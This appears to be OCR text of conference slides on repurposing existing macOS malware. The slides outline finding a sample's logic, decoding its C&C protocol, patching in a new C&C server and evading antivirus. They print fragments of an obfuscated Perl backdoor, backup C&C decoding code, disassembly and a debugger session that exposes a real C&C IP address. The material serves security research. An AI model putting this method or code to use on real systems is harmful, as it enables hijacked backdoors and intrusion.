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HUMAN ELEMENT

SESSION ID: **HT-T11**

Repurposed Malware: A Dark Side of Recycling

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WHOIS

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
JAMF

Outline



the idea


repurposing

!detection

protection


The Idea

"good hackers copy; great hackers steal"



Repurposing Malware

...for personal gain




WHY?

...rather why not!

> Russian hackers are stealing between $3 million to $5 million per day from US brands and media companies in one of the most lucrative botnet operations ever discovered.

> Funding for the CIA, National Security Agency, and 14 other civilian intelligence agencies soared nearly 9 percent to $59.4 billion in fiscal 2018, and military intelligence funding grew more than 20 percent to $22.1 billion.



that will also be attributed to them!

With more resources and motivations, APT & cyber-criminal groups are (likely) going to write far better malware than you!

Works For "Them"

...so why not for us?

The Intercept
@theintercept


The NSA "can repurpose" malware as it probes popular security and anti-virus software for vulnerabilities:

leaked slides

The NSA's Tailored Access Operations unit "can repurpose the malware," presumably before the anti-virus software has been updated to defend against the threat.

What else can we do?

TAO can repurpose the malware




The New York Times

How Chinese Spies Got the N.S.A.'s Hacking Tools, and Used Them for Attacks

Chinese intelligence agents acquired National Security Agency hacking tools and repurposed them in 2016 to attack American allies and private companies in Europe and Asia.

"risky" deployments




attribution

CHALLENGES


from to

without source code!



1 find all relevant logic


2 understand C&C protocol




analysis phase

3 patch (correctly)

4 create C&C server




5 avoid (AV) detection



EXAMPLE: FAIL

incomplete patch




```
$ cat fpsaud
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use
IPC::Open2;my$l;sub G{die if!defined
syswrite$l,$_[0]}sub J{my($U,
$A)=('','');while($_[0]>length$U){die if!
sysread$l,$A,$_[0]-length$U;$U.=$A;}return$U;}
sub O{unpack'V',J 4}sub N{J O}sub H{my$U=N;
$U=~s/\\/\//g;$U}sub I{my$U=eval{my$C=`$_[0]`
```

malware...(fully?) repurposed

```
#backup c&c servers
for my $B( split /a/, M('1fg7kkb1nnhokb71jrmkb;rm`;kb...') )
{
  push @e, map $_ . $B, split /a/, M('dql-lwslk-bdql...');
}
```

...but backup C&C servers left intact :/

Repurposing

recycling (macOS) malware

REPURPOSING

1 choose your malware!

capabilities:


crypto-miner


ransomware

backdoor

implant

attribution:





C				
Calisto	backdoor	info	virus total	
Careto (Mask)	backdoor	info	virus total	
ChatZum (Okaz, Zako)	adware	info	virus total	
CoinThief	bitcoin stealer	info	virus total	
Coldroot	backdoor	info	virus total	
CpuMeaner	cryptominer	info	virus total	
Crisis (Davinci, Morcut)	backdoor	info	virus total	

120+ mac malware samples!

REPURPOSING

2 analyze the specimen


find remote access

```
01  0x00001a47   lea    eax, dword [edi+4]
02  0x00001a4a   mov    esi, dword [edi+0x44]
03  0x00001a4d   sub    esp, 0xc
04  0x00001a50   push   eax
05  0x00001a51   call   gethostbyname
06
```

```
$ lldb malware.app
(lldb) b gethostbyname

(lldb) c
Process stopped: gethostbyname

(lldb) x/s *((char**)($esp+4))
0x00112240: "89.34.111.113"
```

C&C server

understand protocol



e.g. check-in w/ install path


understand capabilities

```
01  0x0000848e   mov dl, byte [dataFromServer]
02
03  ...
04  0x00004125   dec dl
05  0x00004127   cmp dl, 0x42
06  0x0000412a   ja  invalidCommand
07
08
09  0x00004145   movzx eax, dl
10  0x00004148   jmp   dword [commands+eax*4]
```


commands!

REPURPOSING


3 patch to "reconfigure"



89.34.111.113
original C&C server

